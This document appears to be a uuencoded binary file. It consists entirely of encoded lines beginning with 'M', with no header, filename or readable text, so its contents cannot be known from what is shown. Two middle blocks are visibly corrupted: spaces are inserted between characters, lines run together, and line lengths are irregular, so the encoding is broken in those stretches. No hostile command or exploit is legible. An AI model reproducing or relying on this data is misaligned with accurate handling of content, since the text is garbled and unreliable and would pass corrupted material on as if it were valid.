ME@'/JI=X5D/8T"Z1-DNFU6!:4*;UH[0:RI^M#?445&+ZN3(JT)7-SQ?A;!Z&
M_W5`4[LB_./,>'T[/*T51KQ^=-N! =HGDM:42;0A0/M(TDK\1.O?Q50/PY4'
M^F!?!=?;<'T&UP<L)5]:V^B6+RV3>N3+SD*/W%H[;VZTULX;>V!0O]Y(9\WF
MV(T"!R'ESW'C:TY;E3[J7?)E9U`\RK!_\$_I#FP`X\$%_'LWHY?&@A5FPNY'T
MO..A,1[425(\$UAR>-,:#HSTI/:2]P.<3<_(8&X&_C'DUI_[1P49+_RC%(U#Z
MT^@?'6],Z1\%Y!G_MT`KP?PU8VRO#.-E+)>?'N_4/651>I#P#':\$]8R4!-)
M1TVD2AWWRUYDPNSMW`R@PY\$J86;J-4TD+?)W<UR9Q,P^#P@](@@50\+-/G-\$
M[)<L2T6T-U5\&9EJ;+UK`J:[+//`CKRQ4V6COPEW,RYQ(',[M:1O]HN8U0/
M+/N)3>FQ9G]EYQGBZ:KX-JW]/G,UG+IB=S59_3]\$['ZI_\-I=<6J3\6;YEG=
MW^36%4,9Q5R@389_E*]716\Q2%L1-47HB:7[BGRP!CA6<W,F=#^Z.==*00]
MI2JZ#_YI#[>;T1YN#T?,1LO;T&]3'HOZ/&GKC47XRP[Z`@?]UZS;[L_"198Z
M9E4W'5*F3>_CG2\$P&\$I9EL?JWXUV_W;9WV"&Q)'8W\$2R)K.L"\HS#%7XDL\4
M<?3)@JAR)QRH<KTEIT\BZI_4YXG>N%H@ZF-:/\];XMN,>@3*-`R/407I5=%^
MD`?7/%:[/K?;-:R'#<3A)LL&8AC4_*KFU"W\QLZWU999^QCA.7T/:6@6DI*`
MF15;E7[\52\$%*^&YGG%0UW6P%D)Z=7`>%[OC*\=K\?PU&M&J!2V>_ZR,WR/C
MS\GX(S+/6Y!GG:0]R`DWK@.Q*[TH9:3XU@#E72_Y[I5\STJ^:Q4W7YODF_D#

M?.V2;Q:UI9+)"_Y5/J\^AAF* ('NHA+O[-.5J=" [VC=([RJ^:Z2_N`O6T"E] MQGA^JQ;QGB.>:XD' RZV*/LT' 2LQE:6O3#*MK1CJA"B-KDD,\`CK\$>]MRQK' `M@ [KY, \$H' 3=1AA9\$?YJ&<3!CK) V%-J-<']_ `B^N@1::&LV) ^4' /39: ^F>EC6 [M=4\M/?^;FRU\ZE98^3^"J' TP6G8\$HBQ7:54CZOT,8SDL5%) 50"\00#"@9JG8 M+LQ;Y<P;7(!KR)/E' 8AYO6 (&9:Q&WG=<V2G' S [BZB\<] .SCBC2GB_:P%GFOP MO9ZZ\$; /09>1E:-HNN-/7\$9F<%8D30V<JHA::%1A? [B>,PE?%DY `HAA7\$26_! M+G&V8\KGYD (KS-OI5SWFU!T<Y9H7*" . \$K_@=P#] 0";' 8=NL>VNU [V, [CZMO0 M^C_`O?13G&?C+S3+N6#XV] PLSH8W+ (^9 ([` [\E;XD? [(H/1&/HR\!4PPMYN M#J"_TKT\GM, !5R=<^^#Z' *X#'-)\$ XSG [Y?!GJO0&DRA' ` . `^T+@' @3< ` _?S M7#8&4HLSX!DI0^' 9\ `SD@U (' `W38 (W4VWVJF+ON? (S9) GXM^PJ9_ [J]_ :), [M7?30;?I>%UUIL?5/773=IA\0=%M_NL5ZAS_V\$SX1O2?90/\/? `] 3J']) N'] \$ M^TM"7YQ; ;F' P:8C!ISFP^ .+A*5J\SU0-O0O, " !9EP `B (.0:/AYP=W) SS5 [CN MT. *#KW' \$ [X;X#8 [X# (A/=, 1G0KS, \$? \W, <\B9F&H [R*F&Y>S&, -3BOC@ "0+Y MSTQV\GY&! =GP&2D\$P (A>2B\$UHH `RFP0WI-_Y8) B8) ZJZ#5L) + [_SII@EM8% MHN%HU9PS7<, Z8N] Z93_ = `OUT/O9K7J=X? \P1 `WEUWE#AH2B>=X"; < (6RJJ (#M6! `^Z0O@?7G' GP? [HC] *; "I=K&\T5@GE ("8+C8 (5\M35K-SG\#] X3_<96#\$K M] G (\60F+,]MB&, UR/0^H1' W#` Q9?:5Q\I1T<SR!*Q7/6' !* &WN@YL) A. \$F8\$ M/\4T] 6_B/ ` `FRC_9YP; ;>WD+5<JCLL'> -#ZL/J/<L3U0WHC842P5_G=' X9X0 MWQIQG/" [O\$R, TQGL<H8RBDQ6RLBOU0WBOX\X7RB: `#\54Y23WLEL `OQ>#=<D M1C [` \9U] M\4: (] Z#, >)] & ", ^Z#%&?-QBC1' ORS%B%#R; #V", : !-CA/7^ [VMQ MC^' 6_ / ` %T/OBVHVT%U347B"4V-OP7T%] A; ' P1 \$G+ (4) H+BB. ^KM:R+X*K4=@ M=H\$GMPZU9L3.) 4M8_L# .4UT\$*QK<) VP. #% ` "GMA7S, Y_SA (-2G?F?U' F] SG* M, K" LZ"8QPL9.G*+4 (U:_#5] B) =MN>W [X' ^B] #WEO (2_">G_QO] Q] 9Y@<Q=%P MS\S.S. : =G=O328/"WIZ0] @CVW2EPA\%*<&0\$I\ \$@+U\$2R89#) Q1) `H/1B [&, M!) @, !H&R!, I92& ", "0*_ -B! \$-%\$D446W' Y573UI=P^PWW_? /<_<SE175_ =4 M] W175U=7W2GV' =N>@W'] #>XQ6, P); <^J=NYYU1 [UG) H+S8' W?@5JAI [`FT] V MVS/\<1V>C^MK.VO: [N3QF (L5^>' >8<; C\#LW, %) PZ (D) V2\EOM%09#W<K [S M0] YD.3; . .LSU, VO) BV, .5H4<4J' Q9=5; .XR [D_QVY=A4V:Y] 61V?/3: . \$5) ' MQYGP<R; D] #0) GP [B89EVT\LJENOS; POE#/.5XU `:R2GI8J?B=X*' O6 `F@1) ' M48F- (* .COG-G="S0.0F>XR#IPHJWS@P-' !ABO:' &K4R&; _LXH+8C%) +R7R24 MWF1_! =L. ?37U8*2KDV' 5' &%DO [3H3F&_! "/B, OC"HM! # ` \! ?Z&/+ \3=D?M%D M] V1C0F' 6T?! ' C (, #_&P"*>)] ZH%.69] 1* =DZ_] NP2Z/MIR! -A^9T>? [; =2=_ \$ M3^, -K `69Q%<W*5Y7E; T\$^? \$4=Z^\$J9LL%Z:] HW>9/J/=^ `KUIR#` SY?-O6#] M\$%\ . =7LKCC5\!ZF!5+F3SNSM:5K3C=6-VRU7Q9A<MV&W; \$9P9_ "\^%P6C1P4 MJ6) FK/; HCH; KV*IXG/5. I%DBIJ] L-SY%_>A3B5CO1/^8&>L8_: _XAK [+KL^_ M1:GG8NK [BN `OKKWWA2^B18Q5PQC9!QTNGI7I"] 4# #I [>&6H] F!WLZS] 3 [B*9 M\C_M/_X8K-/OHK6B) 6&O7A%' ` TH [H, GQ*Z^"' .BWKEJL%F?>1; Z+<] I4F3RV MO*SJ":2Y' ?5XJ! ' 5S5" S#GWL4C, Y\%48>4*MBIY\$ "1=&#!4] B9A, R+BIYM00 M9J7N@/EN3?P+%@_G4G? *Z# \$9A\$# /6:DF&50 [. , 4BZ?P#5 (\GKC\$6HVP, 5%> M#,] (I2>4?0+0CT4 [LINB&] "NDR2%. -IW/H [^?HL# /XLP*2M+56RP\$6+ZP/RJ M' <FDE' ` _> [<O_S] \-T. \VVE_T=AY^&X*C `Z/T>AP) 7\KK+G) FE5XJY/, R, !K M<&9LE=4 (OA6MM-?&GV71:' /T: "9*UJTHO==) & (' : :HUJ4:S+1:@S_W; @/<UL M\ .N#&5K28D^\$MXJ1-:T5&U] F.6ONVQK38JCEWL#+L' A<#OMQZL5H, T565) CO M<) ^E% [I&.LDOVA') "+EYX:%YF, MO&?_' Q@'+_2-@Q\$8!P\8^U-&0] H?QKWY MGNYXV-?] !E^', GO] 5V/X\6AO (J50^ \W7<3' V*=" :B/77, <KH@U&=6>KY_*L< M#6/E#E7A7R5J>' /R) 3 ` &; 8G>#. TW/GMZ0 `TPJQ-H/70HWR_ (L#&JSJJT<:Q] MZ+7LI' [-\E `H<2S4JMT8 ` _UVMYZ\$G `T' T [^ ([1SU&O%+H_T21%S2#P' VAF0 M%227O=Y (J+WU_FI"; <9HGXCXL@/%] (H [UK9=#K\T_!D^U1"7_#W [_; ^0?2D8X M' J\$^ `U? . *6C9?; FLEN `^XG1X' L+' 09, =PN\$9=@PCNX83^7, /=@HC^Y.S. +PW MY#@>!+IV&_X%] %L8-L=U, !M^CCH>_IUZ/.L@?D?9C+LUUD; \ELT0<1RY. @-7 MH>HE, G) V; ^#0Y:SN] -U\S [J] P" _08O.UX [L' E `OBOV [WUM `SSX=') <74P2*YH M) V.3=0%BA^C^\$ [2EX=8&NQ (: <\$Y+:) 1"] C97N?8V>*?; (--J\ /] CI) 1_F=_O MQ+DB+GB%NJR>8FZH\$W%/HQL1_<7O&IBM (] V (/ _M (>:-&LY#SB-@SM\$M*_ M\$?!OQ\$B&] XV#V6#X^>5@-E+F:SG&] KY' XWY<<FRU; \$GK4N.S1>B] Y [(758*L M=R\$O<? \5CIR [WSU! .3<FM\$F-] Y"LT@U: (SZ (LAM\$M?_.O=S*0 (>R+8Q%7] E M%M/O4%2] 1F4G] U, ?' `75H) 0O5F [^&ZRC) 6PW>G/>4#DG!\IYR5?.2S] 2SN4? M#68_09P9_W4YI [/_?D (YCOW, BGO (AW (' , W!] P/2Q8T+\$L7%<*UV5,) C9M [TA MF1BJ\Q0C35; 069: ` %9R25F"%-+S=Z, 1UUK>, RW+=>#FKU%YB7, /W>?4>BLEN M2F, 4HC "\92M1*I4#, HZB-PE:NVE\5 `4M\M-#?4>:0SYBG-QC9+=>"M:K2<@7 M#GZF#/^EBOA.W*S^@ (] ^-; I%WU50JA^C48T?I5B [D" ^F=0N_JSQX=29\^?' ` MPQU7_ _MBA; .J1MA-9!) J.R.38' U>4WB3) WRLL2O>!GPS8WQ> (7UJQ/O5X\Z M#+YVD5AA#LG"6+ZO; \$FTMRB [AI>] \>H [2WJE8RE#G^KY^7H<T [6TYI5L:FB; M) /-OC\KN) \8 `+' O6' /] 5W" T"98MO9 [7WWFHW' <J>5* /SLB?="7-Z+D1EAWC9 M?44NEL#] 8QY_ ^G@L%Z-1. ^5F1; E] A; S (S_C-H75NC@&UANI\$5ADC\$1V) <T [E MDC=C3\ P1W [_] !V8T>79B. ^:0+MMB!T"OO9+) W" \H8C+VVAR-] R6_S>JN.8 [N M^Q580VZ/ . _&KT- [S<TC [BM&^N#W_%9AW_XE6W?K_V<)\ ` =+Z5S1HS>FS+N?I MS_C2*UB6_ \H\R^OS4RW, 3^ ["POPX1M2>BU:P, %] (= :7S1?^1=3FGN3WJMRXG M' 4VI52AA/L\QVXTLS, D\$V1' % . !VE="YD^5<*W. 'UH>.S<B [KEWIFXX] ^8] 8 MD3_ \$K<AW"2ORYQC?1QP-?>!V1G; D<X4\L) 21+<D61O:G=#; 8LREY@WDV) 8^3 M3<ENZ1, T (] GEMRG9*3%/M_ ^G>S4NEYA"NU\PGE8+QE-P_4/M8, ?SKQ=A.48Z

M7-3] 0ZKY#Y]N]HY[7;^D'1WI'!^?#Y5L)4F?OP#@!W)Y'?JU_0^U1`-N/\6U
MWN/*M=Z2/>HIKI^#59S2K509/3\,SS!CP!R0DZOD\4-OC;:=;8^".H<R\'1[
MU.XW(7L<C/.FDO_8>>)]_WDM[PO36>&;K77BK=_D<7RV^SC<'YQP)UTQOR/KI
M82D#J_PIPF>>?CIY:YR:P%BBS=\$:9J4W)?2[R7O>10B--\$?B#.6N:0F0J]+2
M4,PQD\$=CQGQ'L'@BESH2N'IL#-9+Z;D)\OO7GKT8<Z?)HV'!>%2STONG@FD3
MI<W<'^(4Z;UHVH?[...!&]<ITMD+:K[M(>PC23+=\7OMP<_@V>M/+?6\M:]
)MX_K62C0>'1KI1.6T)R#MHV3EM,<@[8A4Y;2_0=K@L)/&Z\5/I.04LO0'25!%
M_NK(W^.(OR.9`SDX7<?T3VSV-PT]&TZ1K@6>19/HT5)@F#>827.*M,7GQ=+O
M:9)JX'E(9.0AL8%J\$\?:9/ID`'K?(>^5<.XNS9[5W6]+Y*7A9QO57/ONM\$
M+I[(6X.3#A^_D;&SGY"*C5';'B')\)]O89U/:#**RTTRWIWJZ/1KUVVM+\$9
M.')0.)"7ZEI;,#9I6%H=VZ&J4-JD(KXQTO#RPLHFG;]E!_3Q_D(&VRE[,NV<
M^X(RK:.3GW\?R=)Z@R4=:5CRX3QV\$&KD+>DH>#[5][R+82Q>[_EH2#_+][P]
MY7].N['G-D'9Z,5+;T.M*Y[FF\TTY1?HVU)!S>L@#7?FS/1@J;. (XX98@XHQ
MPPI-8B5CA;Q#DJ3\>QJ7^V3V"MM!' ^2(G3X0YXG*8(]KC-O#ZD/APF.O1,N@A
M>&>T0FLW#D7*2HL"JR7CKZ@E#;5A)'HXWH':?&Y9S<?MS])B7.XI?G%PS3+/
M)EV=2_*>)8W6.HS1W+:F/?MK'J.AW3B)6[WC^MC9ZZX"_,/@MQE)!ZGDF\JQ
MC]//3*O-N@>?Y,+SGV-T9M3^RER[K0%5_(7^C:-/P_+XY!">SC;8H\$R\$6_RU
M<KEY&ZRJ141F-?>OY'&KXL+A^_8K)#"]_<=?HQXGV\$7IP-'@KE-Z7EV>CI
M#/#+*"P[]N;X-VXN]2<35D\[56^/X#=#S@_U,8I3G@KFD3Q\#V,W0,_ "WW7C;
MC3N&/)TTE^SPJYC1OR/[6E02]AZ:D+\N@?2?\3)S\$NE#AS'4ADK<.F:^?&YH
MISI&WHG^N`)]Z>Y#Y\YX"[A!:=^_%T7*B2GF,#6@*"]@[R"LHS=&-W#7F3N=
MLAJ=LI0^"I2EB+)\=!T:\$;\$>V3"7XI:8NAG*J43E)T#E2Y2V-/WT/FRZK(<L
M;5NR([L8/31(>C<N18\E':P^.?-\R=3GHMYC,L6/(1E>DA>J-9VAWLZ<)\E<
M6F-Y<_T.F.>W" _^0+\`<3_*%>EYW^R_(S#[;X=Y@4UZ>.Y-(6*=@/[1\$O
MJ,*&4Z%HX?:([7P^'\57.8%(X)(]?#N?STUNI0*R%G)^&)[C0*T%OL^%./+)
MIISOI.\\$^\u>4![N]=[KCG@?LGHF)?>NIWCN!<(_SE0RJM.Q.NM\(\$.+`SV#
MW_\$"M"CF)ZSU4/YK[SF\$SY_DY!J0&>9\$QTRUQ\%[J]WAZ;[HF?U1@K#A>\K_
MVY.=?CW/BU\$_,X'\C&D%(ZH5S)B6Y&M&DOO/'SR5KPF0?W&-]BDICLE42,,]
MNT)?D)_9\3&[-L[M8@U^/JT9QJ:AP/E#8ABC.JK9<%G2'Z(3LM<DNO&X@)<
MV"Q#S9=P!()#W:%@\$WQX5T.L)AFUT8UFJ6HSF3;-7,>[<.:?+=_)GI_K]VC
MCLXR;73V.[50^[V*D;<[X>Y;ZC_9HEJHVZ.>W+=3)'W2S2Z<1S'>+#8BBN]%
MI_\BS,[N46W(2R4[%]+P75,-UD^*ZR2<10VFOUXPBH5.S5F?U!4D<J3+!IK
MCN#K-B1*?1^K"_'MS*X!X-SU`!\$Q<B+4<'?O8OQ*(PJO.\.RL*)"I/#30()
M?V7%1D2#95S)<C':=X^QPJYO51LN*SZ'^TO7'Q)EQ`N;CM+L7=^KS;%N#']Q
M-QW]*AP<2XKG<(*\%>R'\'+?A>>TE%JD!):[\11_VV\%XUSRB,UPER6*BVS
M3:3TBY>F'*OE9Z,U9XS[(SU,MO^X7+,_A-J-<A3O72) #'9KC&XKVM2LUO\8=
MWED^6%Y5)+K36&'3D5I^B04+TB!7>HC:7Y[ZL=H?KM6SHXM6[-;D?TOA>*P
M+U!X2M1AB:"0[H]"8,=QD,.\$\$.>IP1SA8E<YCN:<M#<>K37S%H/[#^#:=K3F
MU`=Q3MC5"2W=J>#:#5I3PFHN_EWQ#6N97X2+0QBN).P++X*[2KV#%C[F]O3
MC._`V-(P9S29B\$<0FHN33`/KW'2.FR\S*W\$UGX=?YN=FM\6/YMSYIUN;>G8W
MC(FU0F>"LMS/A!X#O)^#YI,.E2*0T/>KP;<KP:7`I<,5ABL\$EZP5:E6-OL&(
M5JC3-+1O(JW%Z/G.'N7M,!+.BP\[\$SDB\1BDFR6[*+ [4RVWZ=*8W:C"#A9
M\^PZSYM/^V]M1DAK@6_-C37IG,TP/QCQ011EL70"FVQ>YZX+8MY<<S08+12
M-?^8\$=\$\&X/+YY.M5UMC2%LV;#3\>XT#AO*]]D9-R\F_A.]X6`RD),A?RT`*
MEO*?.F?&KI]/NJZVX2&M64Z@=_7A5%.4`P9F539ZJ*PE"9K5N<T"VO3:YE3`
MWUUSJ=>NFLK["T6370S?.-H4O%WD);W@C?G+H:RK^)?@`Y?`^@Q#?F#X`W
MD\8-S4>?>W:..<5M)S%NE6`*P#_(EX.UP'^905X6\$MR#@+=_:I(7,[#C\$-\
M0NZJ,\$.H)3/.5`';/^7!+A*PP6\$/-D7+;\,6:ZN5.<<,;KOX2QFIMD?>0ZY@
MW\O_PUV3SR^=3[M#;^H!\VD/,6=2GWSS!_KD,.B35DF?1"KK-2]&^5?SG3EI
MF!2<DWI`_`^H>Z%6_Q:HW=0%M\$8I]+4TS&O76CX.]@+.'0Z<.YISKMPI#MP
M9(V/2QL%+*Q[L'7_6_9R-;LZ#T_-0<P/>/QUX_H%0G]2X?VOB-I-IN_] \P![
M`]9<EN&MP=XL>7XNU9']-&KP_-M81_8S<?^4>V\W0BV,93X>#E_\/"DGD]
M#3PT`CPT?3P\;@`Y)BCT-37,:]>:/AZ.!!X>!CP\BO/0`X9P*\S?;UON8"=
MXX.M\$+M/KX^(&#[Q#S8*`S])RU`K:W#V^E@&WPR4^K?>UT]@+R3>"UTVZ0
MHS^`ZQ.X/H/K4Y"1/^%RD'-6X;(%M,_TPWD`506YZF_KORQP8N126P\]TY(.
MA#[^A1KLXY#;N-37/BLA7Q_>/@?Z^G@&VN<S&&\^%7*7G?U\$15;[Q`>E5OM"
M)1]&%+7P8:!!70`CK#R#OG:_:PZ@&U&Z#F/_T*Y0P=+?*O2O`KS-Z=.?R_F<J
M6C@9LCWT<\#HSO`W)PV1+9FP\C SZ^:V\)3\$*T/B&\$;%:Q9%/\6V")7]5S+\$A
M4/)P[#%#/X62/PV46)`NUO)O>3+[2PMH#>NU0V_HV;UH]C/ZP+?6.S`G?>3V
M\ \58#_O#?V\5Z"?]]&2G%`8[[L%!=!Z\T-I`L^3#57M\$'\V9\$YKE_K"Z&0:U
M/A1FH\+P7IH-EZ50K?&M"W57"AC)]02[2LM)Q&6)86JA]O<XEL0WEU#_"F8C
MRI?';Q?IYW[/:RJS+O>WD/=0MI[0\$[@#L1[JC?O[]>PZS`VH;#=#]Y)_WL/
M^E\]GXMIS3-TH7_-[\[J7_>,<O9!LUPI]WX>^5`=CP/N^%JT!WKZG!E<T^V@ \$
MV\`VY?/8W<D@KF_*A+F^3[,_,;3\+J?]3UOHZ`VQ]5'O^S5`=U_S^H5%7Q\ /
M.`=A_09]`Y0&Q.RF;WQOVP@<V)>/%C5<C^>PY>544/,UU`@`#RMYK@T\ VXU?
MBUC4WC@S<R')3EY=OQ1K]:^@SE\&QHE;`'=2%`WUX^.[];VHVDU?^=X208%]
M"6W:@5R6EG61>H&6_]2"Y\JIYVCY-RRII8O4<[7\,S1?5TK]C99_Q))>*BEW
M8Y%2)V CYU=[Z>G.@KWW%`9(4?>WQA73NNG#[5ZJEGQ6U;R%ZM/-4S^R;@:=A
M^O)F8I2`J;_5"':;Y,"0DV27/Q[?SRM,/5_@+\$MY^28BIW18*05*J!8E7)[J
MFMK960Y-2X<5TG^<<[R6?]3289T3R/EKYL5LL_3?>G>[E.]M;8Y3K/BS&%HX

MS>! [=N?] 4+I: .ZYVE, D&#M5Y; 0H3SM/R,] \$RO#6L, : ?\$%KT'] +N#9, 1 '' 39Z
MXAP2ZV"M.LP9-6=I 'P; &X5Z%^W%\%#)] M[. +<P! EO_2TJOCF7<H%. GME_HX
M?*' @^BH?; !*L@PXM4DP (_&: &+*) YC_P^\$SPHK-! 4IXUNS, .U-URU6J\$I1Z-]
M0W] XSL (: X>2&O@#MIQ4&UFDG#^JK.>?YD=XIBYSU2ZU8O] 3YUB^U@; EB [") G
M_>+7=>#ZI5:L7^I@SL@%YHS^OO5+QR) G_5+++UR^UOO5+G<_<^O] +ZY<I%SOJE
MEM8O, -?>N76EB_#, OR] 4L=E\9-+HVWR+9\E+=^48ZJO'Y! 3?H+S-7-S (&R
MYOET, _TUTLWTU_Y [W4S>IYO96_-T, WFN] E; <W0S_C) N8VV [@+ . Q4P, ZFARL
MQ: &%N] #1] -- (1) - / " ^ IH \ +E41W, H (TH_34>#F) 5U-) A244<ST] Y5I [5] D. 4M
M\B2+I_JD6N3" QSFM; 5=6VQ&+2: /A-W] KN28' WC&@R9G?A2; GGB*5+C0YMY (F
MQ_# ' N (= ?YHF9Y#0Y/QW%% " 3DQ&: ' *3@U^14HD": G#V=I, GQY_BTLZL<1W-^
M>YH<N/\ ' KC) -3E] (? [K3P0UJ<@CV0YJ<Y6 [. 4DU. 3OMO-#G7=) ; J<=RS=XN=
MLW<H'] ', UQ.DU+U\ . IIAB\49MR [6PSU] Z\ \$0C' M [^>2T\$Q; [Y\Z>0F^M\K0S
M%&L? *G) / S6^S<L' BH-R8\ = &; ' J! 7S? - % ^ 0 @ GL6L7T [G; PHG5 (!, ? ' ; = ' 5?ND
MUL-@UAH. 7W\$KRL1M59H-EZ60I-7"Y= __\$; " \#S: #P^S<#! @_KL8] &PF?<8>P
M. G31 (8] E9AS286SQ61=8H?V, TK-T1 " 6CV: . J^ - C<A* = X9#TK; -9VH\UMG6B;
M-A\?5I3PX0/5X\ / # ' 3Y\ &) ! _GUY, ^R6%OA^ " / ' ? ? 4^V' / @FV+ZREB ' \ X / ^ Q2
M; ; B" &AC@ ' X?Y) 61X@^P' L (; ; I7JZ? * < / O; ZX=, V3A#5/0JQY4M"; D@'] PN>+
MQ; F- " OWIUR" 1I7S] " 6; \$QH2&WSB>) BF8LWUKT/ ' 29^WTZY*U4Q+FP41@' DSY
M= ' 3=ECAZEI2&>>W: 5 (F>Y1# @S^ & < / PEX; W@328IXO) @E8) M] Z_P; ? . OW_) +2
M- < ! ' (\$) _ - ; KU' XM2SQ; +: = - #UGB;] . / ' VUZW! * : ^PM] / X8V7: _; M1_ [VC0!
M [_R1ZM=0. *WDU.GT) : 6R?C?1 / C70 / MT " ^TF_# = 2CAJ?1W*RP*9! VHF] NKM&L
MZ+ " XO: M& \ ^S08=W_ / E" / [1< / S, : QPN* _H ' P; ? ; 4\$'] 94@& \ ONAWR2) % @ ' @ _ K
MK2) 1 + < 4H++Y=HY2; I = * 4. T7*H = \$2JL* ; , _ : K& , > \ 0V! N#Y? 2N\$VD /) @J3; E/
MI#26Y; E5I+3%2E / N\$BE_3Y2FW" U2-I>5<Z] (& : 67IOQ9I-24Y9DC4O2R / # > *
ME*UE*3 = ! 6YY ' / + Q' 0#4S8D5OX^ < 5YL\$85WND&1NXN (Z986JQ^S0A885OD, , 1
MA+7 (' T\$R@WZS^ & : @MC?<OY / " ->B\6) R76YAW" \ Q' G9VM2BAFQ1?S = < ! ? < 1UP
MLKG_P] < S. S9&E?C2#4. DL>RQU%*R? \] \$ = ? _ ; G \ ' M<9Q \ *F; M?P7N1C. @EMP
MEY? [D' R2VQI@6^ ; _FHCJ \ ^D=J1 [Y38P; ') CP; W \) ^ [G&ADHT' \ HPY CZ - _] ; *
M [KC [Q1+ ' 90**LIB) 14@SF3 \ . F] UXA=13_I, ; ?>T* - WJC0R^UU* \$W2RKU!] AM
MJ>. OHH_J] ^ ' 9>ZECVS9+ \ OOPW' NIXR<0?876J8Z?0#K+IK)] ESIGJ' BMI3+
MHU4ALF3@ = LC&+K1HD' U^FN6\$HC<X9Q: ^ +1 (T_X5 [3O23A. +SQJQ4. \$GZ; ZQG
M3-C6HRU] #2. _S&2W\$N=CK>. 7N7IO [I<9_V?AVL_Q%7CN4K^ORGZ<%X [MS@60
MAK: (9L@^ ; A: \ 0ZO* ; 7Z-K! BCG-ATWGC (US2 ' : TFFT101L2- [&% ' E" H=S" O; Q
M>' ^ \$BI: WK9 (4 \ O*G1. YBRFQ# __2>W] ; \ LYB20R_U; = " : V22K91W9@2 [E09PR
MGF2QY) X&G6!! 3" P' S [2TRG+ (. PEYC. ' < ^W' , *L! 2 / *QTV7E) X6. 3H8? -H>Z;
M#%8] CYR: SR-G3NX / - = T+9 ' OTL, FU067X: @ ' _#_B] . +Z) ? = KW9L+;) MI) PV \]
M. Z9 (MNO< ^ Y2LE>QA \ Z2 [& & S1 ' _L8^#Y: O3*TY\$] % / DTU&M#YZ2U] ZW<XGXX
M) [H^9<*BC\R! - / 1 [5H7KI9'] YD35' GLBK / \$ ^ CO ' 5I; \$4??, HZ* > " GFFEV9']
M) - + \$K<8 (> T _ \$O_YLEJL94NHPY" AY*F! _G\$X1! & 0_Y7: N (^ %) 9; & 1; E \ VP'
M. [*A:) / ' 4LES0ZXW7P?B / : X#9>Z7 / RYP=*) DO! : 16?XQ7) 7) ?! 4] 3+ : 5W_ - \
M] ' [[P2] : I+Q61! RR0\$&? ' ? 1VY (5C87P8QWF_2' ' M2G ' UD6%H8^+ (X\$ \ O) < LA
M! ' MY: ; D = ^ ? MNNZPN \ PGS. : 2A [UJ [; 37WR^3YA%G=I4 \ 8Q / RC3CS9HSIZA\$ ' Y
MW45*NX* \ , V4O1' \ Q7) / OS-XNDC; A=4^ ; X&H1GA?YR*L3IA7J1FOHH1] ' : 8F7
MV%, 9QT?I6L62#XK: HPB?O%V<R* ' D; : " 68V / , 8) / E%PG; . Y31 [Z<S ' ^ 3QDUNL
M2 (7: K^#Z! JZOX?H2+EDNU! 8E\$W=4X>X+@# " YBO6&YTZI" L; " T=GO ' / : MY-O1
MR' X?B- ' 5<K \ S] G \ = B. DUY' [' EZ84 \ ' G9>K_CZU (* ^ , ' \ VJ7S32! F6) L+WQ. '
MG^3" OPK ' 3W7A7P; @XURX' / ! I^1NW / M \ % 8J> - = ^ & = ' - Z-C^ \ JFSPSPS^ \$5) \ D2
MR / , 3I4_5# (M7] ZD>*6%4<; 2++AA?2! 0S' 7Z% [2N / \$ @ _W+>D8 \ Z = - E ' [6T, [V
M" Z22GBK] \$>J, ' AA. @K4IV: HBQ = % & 2\$; ?>4&8 (E>E>S / O&5I, WX^7W, 9" _ " 6K
MS) " \$Z3*T \ & #C<*D<?R>4_3F6; 52E%391GB\$9; (ITB11QX \ OC^S" 9ZLSX.V1,
MX, 3TJZBJHO7 (JUC>2U \ , 916+85&6- & % \ PP3) D, D6& . . NMS = \ K1HREI\$Q, < +P
M1. 4: * " D7) AN [, , LEJ' \ E6" Y" = Q%FQB9*GW&^6. 8&? :) \ (5" / QW+I>HIO?X7^
MK_ \$ - 4LR007I^ (_C^#><MV053Y / A< . D^Y9H_ / ? L<CR3MYOI: : 8R0QQ%AU. CH=
M*9"- \] < P_F / + _H5Y+2O+N?0: > ; *D) - (^ & E]) E: ! [I (G2; JQ_U\$HOBSG6 \ #8C
MJD-ECVI1U+LH41^I% \ \RYW>5&8: 6^ : > 49OZWHU [UN6M = [91) . ' M\$ [PHGTKQ?
M [0>_4; / % _ " ? + I / NS2F] YB^ \ MX7M / #Y\$<JN. S_ZOZ. ? : E* . - ; 40^ \ ! Q@ (FA / E
M96XM*35G_I++Z\$3G: : ' S45X. . \$G653 \] P. A; DC; +31L\$ \ WA5. E_2A \ ^ ! ? KV_
M#_ : = 5,] NZB0: BJ" QCQ * D<5 ') C3] ' WVPMH3&QLQQO106 \ TSL3Z; ' * O ' 2Y5&7-
ML5< [J3?5LQ<Z\$RKG2K< / P-87D_KGW92, . * (@ _ - 0YU1I?VRQ>) _X\$ - EM; 1. Y
M; , +] ; A7O] : TVNU@+X<G] T+=M= (' 9G' " _LK%UAMI58V^% = ' *WS (' &F35 [_8U
ME^YTC5IO& [?VM\Q6]] X [' 9! AU' ^ _A3; ,) > ^ 4NQKA] - < 0#V5) @UGI^3H] HTQH
M<-HW^, H9Z+N_1] Q; Z0\$LF* > \ OI?YZIO3ADIT! @5; ! , > : \ 0VOJH: HW = N_?OS
MB!] 5: 4F<8- ' 5^KH87XTE6; SJF*JTB72P [- = 5Y-UO. E? ' V# \ ' YH1W^+H@S\$#<
M@ = \ \$ 2 \ JT3N@IDV \ 97"] < ' ; HU! . N\$N2' & ? V_ ' ?W>' / ! ^ 4TQX (^ J# \ 7L0X^ _ [_
M\$. / LF@<<6>< ' Q8N537 / 7#9! V) \ H ' & 7OL ' 4J' , 3NL \ + - (. W ' < W4 (I) U! * . V,
M4%\$ " _4SB*Q& . > 5V8I- (9F (, - / I%<; ; " 0@ - : / BU2^O6<TJ" &] \ 3S#1R_ ; 8"D
M#6KX=PE, U^QQ] (Q27=LABG; ' B* > " . (UA+9A' T3! " < C" ? K@T84<- *RPOBA+4;
M9274#-R3: OV8 [5DS5E7R; M? ; TY9QDLQU? \$ - EX5' J& : H [A! < J_XN / ') : _Z * B
M) \ \ _ 8! ? SB09ZY4' 2' = FBFA7! 6. : 7# ' NXO) . 3X8^US3V-N#T%O* " ! 2 / RFYK%
MXC4XT] ? P7<R38' R, ULBP#@U+HPHE_ * 9 / @B [1 * Z * X<QNP8AVJ2S#DK6J. XZ8

M-3"B=8>9_1E6%<.9_`VDW:VJAF;R;GPFQ)+"@E+!N%A&*C!^R&&@DND>PIF\
M!\WD4)_J7`W,Y-UQ)B?:T@IG)K>`LP/4'A[P]L:S.502J:[,Y=W@])?Q]*3
M5LVQ4?Q^`2]`N.GI&HVZ0&(ELO0;)EAN9H&F6J'\T//&,XS3ETODG,UO0!O
M<[3&!YTFWF':?P.K^U&)JAX9D=X=9LP>3!_;/O31J-&\$)]%Z,3.5'TI<'W@/
